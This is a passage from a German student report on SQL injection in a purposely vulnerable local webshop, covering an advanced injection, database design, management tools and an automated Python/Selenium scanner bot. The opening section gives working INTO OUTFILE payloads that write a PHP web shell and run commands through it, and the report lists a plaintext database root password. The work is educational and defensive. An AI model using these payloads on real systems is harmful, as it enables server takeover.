Um die Injection durchzuführen, sollte die Eingabe wie folgt aussehen:

```
union select '<?php system($_GET["cmd"]); ?>' into OUTFILE 'Path/to/folder/cmd.php' #
```

Mit dem Befehl into Outfile wird eine Datei mit dem Namen „cmd.php“ in dem angegebenen Pfad erstellt. Es ist zu beachten, dass der Befehl eine bereits existierende Datei mit dem Namen nicht überschreibt. Ist bereits eine gleichnamige Datei vorhanden, muss entweder die vorherige Datei entfernt werden oder der Name der neuen Datei muss geändert werden.

Die erzeugte Datei hat dem Inhalt „<?php system(\$_GET["cmd"]); ?>“. Der Code nimmt über einer GET-Methode einen Parameter mit dem Namen „cmd“ auf. Dieser wird dann mit dem

⁴ vgl. MySQL :: MySQL 8.0 Reference Manual :: 5.1.8 Server System Variables: o. D., <https://dev.mysql.com/doc/refman/8.0/en/server-system-variables.html>

Befehl `system()` ausgeführt. Das Ergebnis der Ausführung wird als Rückgabewert von der Funktion zurückgegeben auf der Webpage angezeigt.⁵

Hatte der ursprüngliche `Select` Befehl mehrere Spalten, muss die SQL-Injection auf die jeweilige Anzahl an Spalten erweitert werden. Ist die Spaltenzahl des Befehls unbekannt, muss zuvor ermittelt werden. Beispielsweise kann das durch ein Brute-Force gemacht werden.

Die Docker Container für den Apache Server verwendet Linux. Dabei kommt es zu Problemen bei der Ausführung der Datei *cmd.php*. Da eine SQL-Injection verwendet wird, um die Datei zu erstellen, wird diese von dem MySQL Server erzeugt. Unter Linux verfügt der MySQL-Server nicht über die erforderlichen Berechtigungen, um eine ausführbare Datei zu erstellen. Die Datei kann erstellt, aber nicht vom Webbrowser aufgerufen werden.⁶ Deswegen haben wir diesen Teil im Windows Betriebssystem nachgebaut. Der äquivalente Befehl unter Windows sieht wie folgt aus:

```
" union select '<?php echo shell_exec($_GET["cmd"]); ?>' into OUTFILE  
'Path/to/folder/cmd.php' #
```

Mit dem Befehl `shell-exec()` wird der Parameter in der Windows Commandline ausgeführt. Das Ergebnis wird mit `echo` auf der Webpage ausgegeben.⁷

5.4 Durchführung in Windows

Um die Injection durchzuführen, müssen die Dateien aus dem Ordner *advanced_injection* in einem Webserver übertragen werden und mit einer MySQL oder MariaDB Datenbank verbunden werden. Für die Datenbankeinträge kann eine der Dateien aus dem Ordner *DatenbankScripts* verwendet werden, je nachdem welche Datenbank lokal verwendet wird. Die Webseite kann über `http://localhost/webshop2.php` aufgerufen werden. Mit der Eingabe:

```
" union select 1,2, '<?php echo shell_exec($_GET["cmd"]); ?>' into OUTFILE  
'C:/path/to/folder/cmd.php' #
```

wird die SQL-Injection ausgeführt. Als Dateipfad muss der Ordner angegeben werden, in welchem der Webserver arbeitet.

⁵ vgl. PHP: `system` - Manual., <https://www.php.net/manual/de/function.system.php>

⁶ vgl. MySQL :: MySQL 5.7 Reference Manual :: 13.2.9.1 `SELECT ... INTO` Statement:, <https://dev.mysql.com/doc/refman/5.7/en/select-into.html>.

⁷ vgl. PHP: `shell_exec` - Manual, <https://www.php.net/manual/de/function.shell-exec.php>




Abbildung 1515 Advanced SQL-Injection

Es ist zu bemerken, dass wegen dem „Like %“ der ursprünglichen SQL-Abfrage in der cmd.php auch das Ergebnis der Abfrage erscheint, also alle Produkteinträge. Um das zu vermeiden, kann ein String angegeben werden, welchen es nicht als Produktnamen oder Teil eines Namens gibt. Beispielsweise ein „x“, wodurch die Eingabe mit *x" union Select...* beginnt.

War die Injection erfolgreich, kann über die URL ein Befehl übergeben werden. Will man beispielsweise den Ordnerinhalt mit dem Command dir ausführen, sieht die URL wie folgt aus.: <localhost/cmd.php?cmd=dir>. Auf dem Browser wird dann das Ergebnis angezeigt.




Abbildung 1616 cmd.php

6. Datenbanken

6.1 Einleitung

Datenbanken sind ein wichtiger Aspekt in heutigen Applikationen und dienen zum Speichern, Organisieren und Abfragen von strukturierten Daten. Der Zugriff von Anwendungen auf Datenbanken erfolgt in der Regel über eine Datenbankabfrage, um Daten abzurufen oder zu bearbeiten. Obwohl SQL eine mächtige und vielfältige Sprache ist, bestehen auch Sicherheitsgefahren, insbesondere durch die Möglichkeit von SQL-Injection-Angriffen. Die Angreifer versuchen auf diese Weise, vertrauliche Informationen zu erreichen. Dazu gehören Benutzernamen, Passwörter und möglicherweise auch personenbezogene Daten. SQL-Injection-Angriffe können in verschiedenen Versionen von Datenbanken auftreten und nutzen die Abfrage- oder Datenmanipulationssprache des jeweiligen Datenbank-Systemen aus.

Dieses Kapitel befasst sich mit der Verwendung von Datenbanken in verschiedenen Versionen in unserem Produkt. Es stellt Techniken zum Schutz von Datenbanken vor SQL-Injection vor und erläutert die Bedeutung einer genauen Datenvalidierung und der Verwendung von parametrisierten Abfragen.

6.2 Warum brauchen wir Datenbanken in unserem System?

Da wir verschiedene Websites und Webshops haben, beinhalten diese verschiedenen Arten von Daten, wie z.B.: Produkte, Benutzer, Passwörter und andere. Diese sollten in unserem System gespeichert bleiben, wenn ein Problem aufgetreten ist. Deswegen sind die Datenbanken für die Speicherung der Daten in tabellarischer Form zuständig. Der Admin kann die Daten abrufen und bearbeiten. Die normalen Benutzer haben Rechte und dürfen außer ihren Rechten nichts ändern. Benutzer dürfen nicht auf andere Benutzer und deren Bestellungen oder gespeicherte Daten zugreifen. „Es gibt einige gute Gründe, warum man im professionellen Einsatz seine Daten einem Datenbank-System anvertrauen sollte und nicht einer auf dem ersten Blick vielleicht einfacheren und billigeren selbstgestrickten Software-Lösung“⁸.

- Vermeidung von Datenredundanz: die Daten konsistent und widerspruchsfrei. Da ein Datenbankverwaltungssystem ermöglicht es, Daten nur an einer Stelle zu speichern und dann querweise auf diese Daten einzubauen.
- Konfliktfreier Mehrbenutzerbetrieb: damit wird es gemeint, wenn mehrere Personen gleichzeitig mit derselben Datenbank arbeiten und eine zentrale Zugriffsteuerung für

⁸ Pollakowski, M. (2003). Grundkurs MySQL und PHP: so entwickeln Sie Datenbanken mit Open-Source-Software

diese Datenbank gibt, könnte die gegenseitigen Störungen verhindert. Somit könnte das letzte Produkt auf unseren Webshops nicht zwei Mal an zwei verschiedene Kunden verkauft werden.

6.3 Welche Versionen der Datenbanken werden verwendet?

Für unser Projekt haben wir 2 relationalen Datenbank-Versionen gesetzt und sie sind:

1- MySQL

2- MariaDB

Es gibt viele Gründe, warum man seine Software mit verschiedenen Versionen der Datenbanken testen soll. Durch die Verwendung von verschiedenen Datenbank-Sprachen können Tests gegen verschiedene Arten von Bedrohungen durchgeführt werden, um sicherzustellen, dass die Anwendung gegen möglichst viele Bedrohungen geschützt ist. Wir möchten nun ein Beispiel betrachten, und zwei Versionen auswählen, die sich zueinander sehr ähneln, wie MariaDB und MySQL. Die Versionen unterscheiden sich doch in Speicher-Engins. MariaDB enthält zusätzliche Speicher-Engins, die in MySQL nicht enthalten sind. Zum Beispiel unterstützt MariaDB die Speicher-Engine Aria, während MySQL dies nicht tut. Oder auch in Sicherheits-Features, denn verschiedene Datenbanken haben unterschiedliche Sicherheitsfunktionen. Daher ist uns auch wichtig gewesen, sicherzustellen, dass unsere Software nicht nur mit MySQL funktioniert, sondern auch mit Mariadb und anderen Versionen. “um die Integrität der Daten zu bewahren, bietet MariaDB native Verschlüsselung auf Storage-Ebene an. Nicht nur einzelne Tabellen-Spalten, sondern auch die ganze Tabelle sowie Log-Dateien können verschlüsselt werden. Bei der Implementierung wurde auch darauf geachtet, Binär-Logs zu verschlüsseln, um vor unberechtigter Kopie der Daten zu schützen“⁹. Somit identifizieren wir die Schwachstellen, die Sicherheit unserer Software zu verbessern.

6.4 Design

Für unsere Webseiten gibt es vier verschiedene Tabellen in Datenbanken. Die Tabellen sollten nach dem folgenden benannt werden (“products, user_info, user_login, user_msg”), damit die Verbindung mit der Webseite erfolgreich zustande kommt. In die Tabellen werden dann Werte und Benutzer eingetragen.

⁹ Perkunic, M. (2022, 17. Juni). MariaDB – Funktionen, Vorteile & Unterschiede zu MySQL? Kreativdenker GmbH. <https://www.agentur-kreativdenker.de/mariadb/>

Die Tabelle "products" enthält die folgenden Variablen: (Product_ID, Product_name, Product_name, Price, Quantity). Die Abbildung 3 veranschaulicht die Struktur der Tabelle "Products".

| # | Name | Type | Collation | Attributes | Null | Default | Comments | Extra | Action |
|--------------------------|-----------------------|--------------|--------------------|------------|------|---------|----------|-------|--|
| <input type="checkbox"/> | 1 Product_ID | int(11) | | | No | None | | | Change Drop More |
| <input type="checkbox"/> | 2 Product_name | varchar(100) | utf8mb4_general_ci | | Yes | NULL | | | Change Drop More |
| <input type="checkbox"/> | 3 Price | decimal(5,2) | | | Yes | NULL | | | Change Drop More |
| <input type="checkbox"/> | 4 Quantity | int(11) | | | Yes | 10 | | | Change Drop More |

Abbildung 1717 products

Die Tabelle "user_info" hat folgende Variable: (User ID, First Name, Last Name, Address, DoB, email, phone). Die Abbildung 4 verdeutlicht die Struktur der Tabelle user_info

| # | Name | Type | Collation | Attributes | Null | Default | Comments | Extra | Action |
|--------------------------|---------------------|-------------|--------------------|------------|------|---------|----------|-------|--|
| <input type="checkbox"/> | 1 User_ID 🔑 | int(11) | | | No | None | | | Change Drop More |
| <input type="checkbox"/> | 2 First_Name | varchar(15) | utf8mb4_general_ci | | No | None | | | Change Drop More |
| <input type="checkbox"/> | 3 Last_Name | varchar(15) | utf8mb4_general_ci | | No | None | | | Change Drop More |
| <input type="checkbox"/> | 4 Address | varchar(50) | utf8mb4_general_ci | | Yes | NULL | | | Change Drop More |
| <input type="checkbox"/> | 5 DoB | date | | | Yes | NULL | | | Change Drop More |
| <input type="checkbox"/> | 6 email | varchar(50) | utf8mb4_general_ci | | Yes | NULL | | | Change Drop More |
| <input type="checkbox"/> | 7 phone | varchar(15) | utf8mb4_general_ci | | Yes | NULL | | | Change Drop More |

Abbildung 1818 user_info

Die Tabelle "user_login" hat folgende Variable: (User_ID, Username, User_Pass). Die Abbildung 5 verdeutlicht die Struktur der Tabelle user_info

| # | Name | Type | Collation | Attributes | Null | Default | Comments | Extra | Action |
|--------------------------|----------------------|-------------|--------------------|------------|------|---------|----------|-------|--|
| <input type="checkbox"/> | 1 User_ID 🔑 | int(11) | | | No | None | | | Change Drop More |
| <input type="checkbox"/> | 2 Username 🗑️ | varchar(20) | utf8mb4_general_ci | | No | None | | | Change Drop More |
| <input type="checkbox"/> | 3 User_Pass | varchar(30) | utf8mb4_general_ci | | No | None | | | Change Drop More |

Abbildung 1919 user_login

Die Tabelle "user_msg" hat folgende Variable: (Msg_ID, User_ID, Msg). Die Abbildung 6 verdeutlicht die Struktur der Tabelle user_msg.

| # | Name | Type | Collation | Attributes | Null | Default | Comments | Extra | Action |
|--------------------------|------|----------------|-----------|-------------|------|---------|--------------------|-------|--|
| <input type="checkbox"/> | 1 | Msg_ID | | int(11) | Yes | NULL | | | Change Drop More |
| <input type="checkbox"/> | 2 | User_ID | | int(11) | Yes | NULL | | | Change Drop More |
| <input type="checkbox"/> | 3 | Msg | | varchar(30) | Yes | NULL | utf8mb4_general_ci | | Change Drop More |

Abbildung 2020 user_msg

6.5 Verbindung der MySQL mit anderen Webseiten

Um die Verbindung zu den Datenbanken herzustellen, damit die Webseiten mit den abgefragten Tabellen kommunizieren können, legen wir sie in einer separaten Datei "dbConnection.php" ab. Bei der Verwendung der Variablen (static \$host = "Name";) wird dann die gewünschte Datenbankversion eingestellt. In den Klammern statt "Name" wählt man das folgende:

- Für MySQL "db"
- Für MariaDB "mariadb"

Die Funktionen sind ebenfalls in dieser Datei programmiert. In jeder Funktion wird zunächst eine Verbindung aufgebaut, um den Host zu ermitteln, den Benutzer und das Passwort zu identifizieren und die Datenbankversion zu bestimmen. Dies sieht folgendermaßen aus:

```
$conn = new mysqli(Connector::$host, Connector::$user, Connector::$pass,
Connector::$mydatabase);
```

6.6 Funktionen

Wir haben 13 verschiedene Funktionen programmiert, die unterschiedliche Aufgaben erfüllen, die wir zur Erstellung einer Abfrage verwenden können. Diese Funktionen können dann in anderen Dateien aufgerufen werden, indem der Name der betreffenden Datei in den Header der Datei aufgenommen wird, z. B. (include "dbConnection.php";). Die tatsächlich programmierten Funktionen sind mehr als 13 Funktionen. Das Ziel ist es, die Unterschiede in der Sicherheit zu demonstrieren. Zum Beispiel können wir eine Abfrage mit einer Funktion machen, die ein Produkt abrufen und die Informationen nur über das Produkt mit einer sicheren Funktion zurückgibt. Und eine andere Funktion, die die Abfrage nicht richtig interpretieren kann und die Abfrage verwendet, um weitere Abfragen zu ermöglichen und weitere Informationen von anderen Produkten abzurufen. Diese Funktion kann leicht infiziert werden (nicht sicher).

| | Name der Funktion | Aufgabe |
|---|--|--|
| 1 | function search(\$id) | Sucht mit dem eingegebenen ID in der Tabelle user_msg und gibt der Benutzer zurück. |
| 2 | function getUsernameWihtId(\$id) | Suchen nach Daten mit dem eingegebenen ID in der Tabelle user_info und gibt der Vorname zurück. |
| 3 | function loginUser(\$name, \$passwowrd) | Identifizierten der Benutzername und Passwort bei der Anmeldung. Die Benutzerdaten können abgerufen werden, wenn die Anmeldung erfolgreich identifiziert ist. |
| 4 | function updateQuantity(\$quantity, \$name) | Der Benutzer gibt eine neue Menge und der Name eines existierenden Produkts. Die Menge das Produkt wird aktualisiert auf der eingegebenen neuen Menge. |
| 5 | function getFirstProduct() | Ergibt der Name des ersten Produkts der Tabelle Products zurück. |
| 6 | function samSearchForProduct(\$productname) | Sucht mit dem Produktsname und ergibt Product_name, Price und Quantity von der Tabelle products zurück. |
| 7 | function addItem(\$productname, \$productprice) | Mit der Funktion können wir ein neues Produktname und dessen Preis in der Tabelle einfügen. |
| 8 | function getUsernameFromId(\$id) | Sucht mit der ID nach dem Benutzername in der Zeile dem eingegebenen ID in der Tabelle user_login und ergibt den Wert, der in der Spalte Username gespeichert ist. |
| 9 | function getUserInfo(\$userName) | Mit der Funktion werden alle gespeicherten Daten in der Zeile vom eingegebenen First_Name in der Tabelle user_info gesucht und zurückgegeben. |

| | | |
|----|---|---|
| 10 | function add_user(\$username, \$userlastname, \$password) | Die Funktion dient dafür, dass ein neuer Benutzer registriert werden kann. Dafür sollte einen Vornamen, Nachnamen und ein Passwort eingegeben werden. die Daten werden in der Tabelle user_info gespeichert werden. |
| 11 | function saveSearch(\$id) | Diese Funktion sucht mit einer sicheren Methode „Prepared Statement“ alle Daten in der Tabelle user_msg und ergibt die Daten zurück, wenn es wirklich Daten in der Zeile dem eingegebenen Id gibt. |
| 12 | function saveAddItem(\$productname, \$productprice) | Mit der Funktion vermeiden wir die SQL-Injection, dass die Daten sicher in der Tabelle Products eingefügt sind. („Die Sicherheit dafür wird ausführlich in der Abschnitt Prepared Statement beschrieben“) |
| 13 | function saveSearchForProduct(\$productname) | Der eingegeben Produktname wird genau und sicher gesucht. |

Tabelle 1 Funktionen

Es ist sinnvoller alle Funktionen in eine Datei zu speichern. Anstatt bei jeder Abfrage die Funktion zu schreiben könnte dieselbe Funktion mehrmals mit verschiedener Werten bei Bedarf abgerufen werden. Damit haben wir ein Standard für die Eingabe und Ausgabe unserer Datenbanken.

”Functions are an important part of SQL programming. They allow you to encapsulate complex functionality in a single, easy-to-use package that can be used in queries, stored procedures, triggers, and other database objects”¹⁰

Dieser Satz verdeutlicht, dass Funktionen in der Datenbankprogrammierung eine sehr wichtige Rolle spielen, da sie es ermöglichen, komplizierte Funktionalitäten in einer einfachen, leicht zu nutzenden Struktur zu kapseln, die in verschiedenen Datenbankobjekten wie Abfragen, gespeicherten Prozeduren und Abläufen verwendet werden kann. Sollte ein Fehler auftreten, so kann dieser nur durch eine zentralisierte, einfachere Lösung behoben werden. Die Vermeidung von Duplikaten ist wichtig, um die Fehlersuche zu erleichtern.

¹⁰ Molinaro, A. (2006). SQL Cookbook. ” O’Reilly Media, Inc.

6.7 MySQL

MySQL ist nicht nur ein leistungsfähiges, sondern auch ein benutzerfreundliches Datenbankmanagementsystem. Es handelt sich um eine Open-Source-Datenbank, die von einer großen Entwicklergemeinschaft unterstützt wird und auf vielen verschiedenen Betriebssystemen wie Windows, Linux und macOS laufen kann. Es ist auch möglich, Prepared Statment mit MySQL zu verwenden. Damit können wir unsere Software vor SQL-Injection schützen. Es handelt sich auch um eine beliebte " relationale Datenbanksprache. Die verwendete Serverversion ist 8.0.31 - MySQL Community Server - GPL. Er läuft auf localhost unter Port: 9906:3306. Der Benutzername für uns als Administrator ist "root" und das Passwort dafür ist "Darius1998".

6.8 MariaDB

MariaDB ist ein relationales Datenbankmanagementsystem. Die Daten werden wie in MySQL in einer tabellenbasierten Struktur gespeichert. MariaDB ist ebenfalls eine Open-Source-Datenbank, die von einer großen Entwicklergemeinschaft unterstützt wird und auf vielen verschiedenen Betriebssystemen laufen kann. Es ist auch möglich, mit MariaDB vorbereitete Statements zu verwenden. Damit können wir unsere Software vor SQL-Injection schützen. Es ist auch eine beliebte relationale Datenbanksprache. Die verwendete Serverversion: 10.10.2-MariaDB-1:10.10.2+maria ubu2204 - mariadb.org binary distribution. sie läuft auf unserem localhost unter dem Port: 3307:3306. Der Benutzername für uns als Admin ist "root " und das Passwort dafür ist "Darius1998".

6.9 Managing Tools

PhpMyAdmin:

phpMyAdmin ist ein webbasiertes Datenbankverwaltungstool. Mit diesem Tool können wir unsere Datenbanken von MySQL und MariaDB verwalten. Damit können wir auf einfache Art und Weise Tabellen erstellen und darauf zugreifen. Die Variablen in den Tabellen können jederzeit vom Administrator geändert werden. So haben wir zum Beispiel beim Programmieren vergessen, dass die ID nicht auf null gesetzt werden darf, und wir haben sie mit einfacher Klicke gesetzt, ohne das Terminal zu öffnen und Befehle auszuführen. Natürlich könnte man MariaDB auch vom Terminal aus verwalten, was für viele jedoch unbequem ist. phpMyAdmin

ist ein benutzerfreundliches Administrations-Tool, das vielen Kunden gefallen wird. Es ist auf jeden Fall schnell zu erlernen und hat eine sehr übersichtliche Darstellung. Es ist möglich, die Sprache zu wählen. Wir verwenden derzeit die Version 5.2.0, letzte stabile Version: 5.2.1 .




Abbildung 2121 phpMyAdmin

Wie Abbildung 7 zeigt, gibt es im Schema MY DATABASE vier Tabellen. Unter (Struktur) können wir mehr Informationen über jede Tabelle erhalten und direkt zu ihr gehen, indem wir zum Beispiel draufklicken (Sie können, die in der Tabelle eingegebenen Werte sehen).

Sie können auch eine Anweisung in SQL eingeben, sowie in Terminal ist.

Suchen: sucht nach Daten in den Datenbanken im Allgemeinen. Sie können auch Berechtigungen aktivieren oder einschränken (Privilegien) und viele weitere Funktionen nutzen.

7. Bot

7.1 Motivation

Wie bereits in vorherigen Kapiteln erklärt wurde, gibt es verschiedene Möglichkeiten der SQL-Injection. Diese können teilweise sehr spezifisch für die Website sein. Gleichzeitig ist das Verhindern dieser Möglichkeiten sehr wichtig, da SQL-Injections enormen Schaden anrichten können. Eine Möglichkeit, automatisiert einen schnellen Überblick über potenzielle Lücken zu bekommen, ist der von uns entwickelte Bot. In der Entwicklung kann der Bot beispielsweise nach jedem neuen Git Commit des Teams einmal alle Unterwebsites des Webprojektes testen, um zu überprüfen, ob diese noch die Sicherheitskriterien erfüllen.

Wichtig ist, sich immer vor Augen zu führen, dass ein solcher Bot, sowie auch jede andere Maßnahme niemals 100% Sicherheit geben kann. Es können immer nur Teile der potenziellen Lücken abgedeckt werden, niemals alle.

7.2 Ziele

Der Bot soll automatisiert mehrere Angriffe durchführen. Zur besseren Übersicht werden diese nachfolgend klassifiziert:

Simple Abfrage

Unter simple Abfrage verstehen wir abfragen, welche nur einen input verlangen und als “Anfänger-Fälle” von SQL-Injections bezeichnet werden können.

Table Abfrage

In Webshops oder anderen Anwendungen gibt es häufig Tabellen, in welchen Informationen angegeben werden.

Da hier eine Ausgabe anders formatiert wird als bei einem simplen Input Feld, muss der String, der eingegeben wird, anders aufgebaut sein. Der String muss Anweisungen beinhalten, welche die Informationen in den jeweiligen Spalten reinschreiben lassen. Je nachdem wie viele Spalten die Tabelle hat, müssen wir anpassen, wie viele Anweisungen dieser Art der String enthält.

Unser Bot soll auch mit solchen Websites eben diese SQL-Injections testen können. Dazu versucht er, brute force ähnlich immer mehr filler hinzuzufügen, bis ein positives Ergebnis erzielt oder das Maximum erreicht wird.

Time-Based Abfrage

Die meisten vom Bot angewendeten SQL-Injections basieren darauf, eine Eingabe zu generieren, diese an die Website zu schicken, um anschließend eine Antwort ausgegeben zu bekommen. Auf Basis dieser Antwort wird dann entschieden, ob die Injection erfolgreich war. Ganz konkret wird das zurückgegebene HTML durchsucht. Bei einigen Websites ist es jedoch irrelevant was der Benutzer angibt. Es wird keine Reaktion auf Basis der Anfrage generiert, z.B. wenn wir uns bei Facebook einloggen. Unsere Eingabe ist nur dann relevant, wenn sie falsch ist. Selbst wenn hier eine Injection funktionieren würde, könnte sie nicht angezeigt werden. Dafür gibt es timer based Angriffe. Hier benutzten wir Wartebefehle, um den Server bewusst eine vorgegebene Zeit warten zu lassen. Wenn der Server tatsächlich solange wie

vorgegeben plus Puffer braucht, um zu reagieren, wissen wir eine Injection war erfolgreich. Dies machen wir auch im Bot mit unseren time-based Abfragen.

Wenn diese Abfragen und Tests erfolgreich waren, werden im Anschluss mehrere SQL-Injections durchgeführt, welche die Datenbank, die Tabellen und die SQL-Version identifizieren sollen.

Dies hat zwei Gründe: Zum einen soll das Aufzeigen dieser Informationen einen potenziell unerfahrenen Entwickler auf den möglichen Schaden aufmerksam machen. Zum anderen handelt es sich um praktische Informationen, die ein Dritter, der keinen Zugriff auf den Code selbst hat, benutzen kann, um weitere, verfeinerte Tests an der Website zu machen.

7.3 Tools:

Um den Bot selbst zu erstellen, verwenden wir Python als Programmiersprache. Python ist eine im Jahr 1991 veröffentlichte Programmiersprache¹¹, die sowohl objektorientierte als auch prozedurale Entwicklung erlaubt. Python ist recht beliebt, unterstützt viele Librarys und ist auch ohne große Erfahrungen, größtenteils leicht lesbar, womit es starke Ähnlichkeiten mit Programm Scribbles, die Pseudo-Code genannt werden, hat.

Da der Bot auf Webseiten zugreifen muss, braucht es die Möglichkeit, mit einem Browser HTTP Anfragen an die Website zu stellen. Um diese zu realisieren, benutzen wir die Library Selenium¹². Selenium ist ein Open-Source Framework, welches entwickelt wurde, um automatisierte Webseiten zu testen. Wir testen zwar nicht im eigentlichen Sinne eines Integration Test, aber für unser Ziel ist Selenium passend. Selenium kann sowohl im "klassischen" Modus, als auch im Headless Modus operieren. Da bei uns vor allem das Didaktische im Vordergrund steht, werden wir den Bot ohne Headless arbeiten lassen. Das heißt, dass sich bei der Ausführung des Bots immer wieder ein Browserfenster öffnet, in welches wir Nachrichten eingeben und welches sich danach wieder schließt. Wir verwenden den Chrome Browser, da dieser am weitesten verbreitet ist.

¹¹ <https://pythoninstitute.org/about-python#:~:text=Python%20was%20created%20by%20Guido,called%20Monty%20Python's%20Flying%20Circus>
<https://www.selenium.dev/>

7.4 Ablauf:

Der Bot soll der Reihe nach Inputfelder auf Websites testen. Damit der Bot auf die entsprechend richtige Inputfeld Kombination zugreifen kann, braucht es eine vom Nutzer konfigurierte Textfile.

Ein Beispiel für so eine Eingabe:

<http://localhost:8000/Views/saveShopView.php,searchProduct>

Angegeben wird zunächst der ganze Pfad zur Website. In unserem Fall testen wir immer lokale Websites. Theoretisch könnte man aber auch andere Adressen angeben, falls beispielsweise die zu testende Seite im lokalen Netz läuft. Anschließend geben wir mit einem Komma an, welches Input Feld getestet werden soll. Weitere Eingaben können mit der Eingabetaste untereinander aufgereiht werden.

Der hier vorgestellte Bot benötigt somit immer die Information, wie das input Feld heißt bzw. welche ID sich dahinter verbirgt.

Nachdem die einzelnen Websites und Input Kombinationen gelesen wurden, geht der Bot anschließend die einzelnen Injection-Möglichkeiten durch.

Zuerst versucht er die *simple Abfrage*, anschließend die *table Abfrage* und zuletzt die *time-based Abfrage*. Sollte er bei einer der Abfragen einen Erfolg erzielen, bricht er ab, da dieses input Feld bereits angreifbar ist. Wenn folglich ein Treffer gefunden wurde, es also möglich wäre, eine SQL-Attacke auszuführen, versucht der Bot die "erweiterten Informationen" also den *Datenbankname*, die *SQL-Variante* und den *Tabellennamen* herauszufinden. Anders als beim Herausfinden der SQL-Injection selbst, basieren diese Abfragen aufeinander. Um die Tabellen Um anzuzeigen, wie die Tabellen in der Datenbank heißen, braucht es das Wissen über die Datenbank und die SQL-Variante. So kann es sein, dass hier unvollständige Ergebnisse produziert werden. Wenn beispielsweise nur die SQL-Variante erkannt werden kann, können aber die anderen beiden Informationen ausbleiben. Das bloße Abschätzen der SQL-Variante ist zudem relativ ungenau. Bei einigen Datenbanken kann die Variante sehr leicht herausgefunden werden, bei anderen hingegen kann nur durch ein Ausschlussverfahren auf die Datenbank geschlossen werden.

Auch ist es nicht möglich, die Advanced Information herauszufinden, wenn die einzige injection die möglich war über ein time-based Abfrage durchging. In diesem Fall kann zwar gesagt werden, dass eine Sicherheitslücke vorliegt. Jedoch können keine advanced Informationen gesetzt werden. Da der Bot versucht, die Informationen über Tabellen-Namen und SQL-Variante auf der Website auszugeben. Bei Webseiten, die mit timer-based Attacken

“geknackt” wurden, ist jedoch die Eingabe nicht relevant für den ausgegebenen Output. Somit können die erforderlichen Informationen nicht ausgegeben werden, selbst wenn diese grundsätzlich in Erfahrung gebracht werden könnten.

Wenn der gesamte Bot durchgelaufen ist, wird in einer “resultfile” das Ergebnis gespeichert.

Hier wird für jede Kombination die übergeben wurde eine Ausgabe erstellt:

Das Inputfeld mit der id : searchProduct Auf der Website : <http://localhost:8000/Views/saveShopView.php> hat Nach den Tests dieses Botes KEINE SQL-Injections

Sowie die “erweiterten” Informationen werden ausgegeben:

Das Inputfeld mit der id : searchProduct Auf der Website : <http://localhost:8000/Views/webshopView.php> hat Eine Sicherheitslücke für SQL-Injection! datenBankName: MY_DATABASE, sqlVariante : MARIA, tabellenName: user_info,user_login,products,user_msg Bitte beachte, dass dieser Bot nur bestimmte SQL-Injections abfragt, das nicht finden bedeutet nicht, dass die Websites sicher sind

7.5 Erklärung des Botes

Zuerst werden bestimmte Befehle vordefiniert. Zuerst werden ein paar Variablen für den eigentlichen Ablauf vordefiniert.

```
#Konstanten
INJECTION_STRING = "INJECTIONPOSSIBLE"
MAX_TABLE_SIZE = 3

#Zeit beim warten
timeWait = 0.5
#Was wir herausgefunden haben:
injectionPossible = False
nameOfDatabase = ""
nameOfTables = []

#files
websiteFile = "websiteFile.txt"
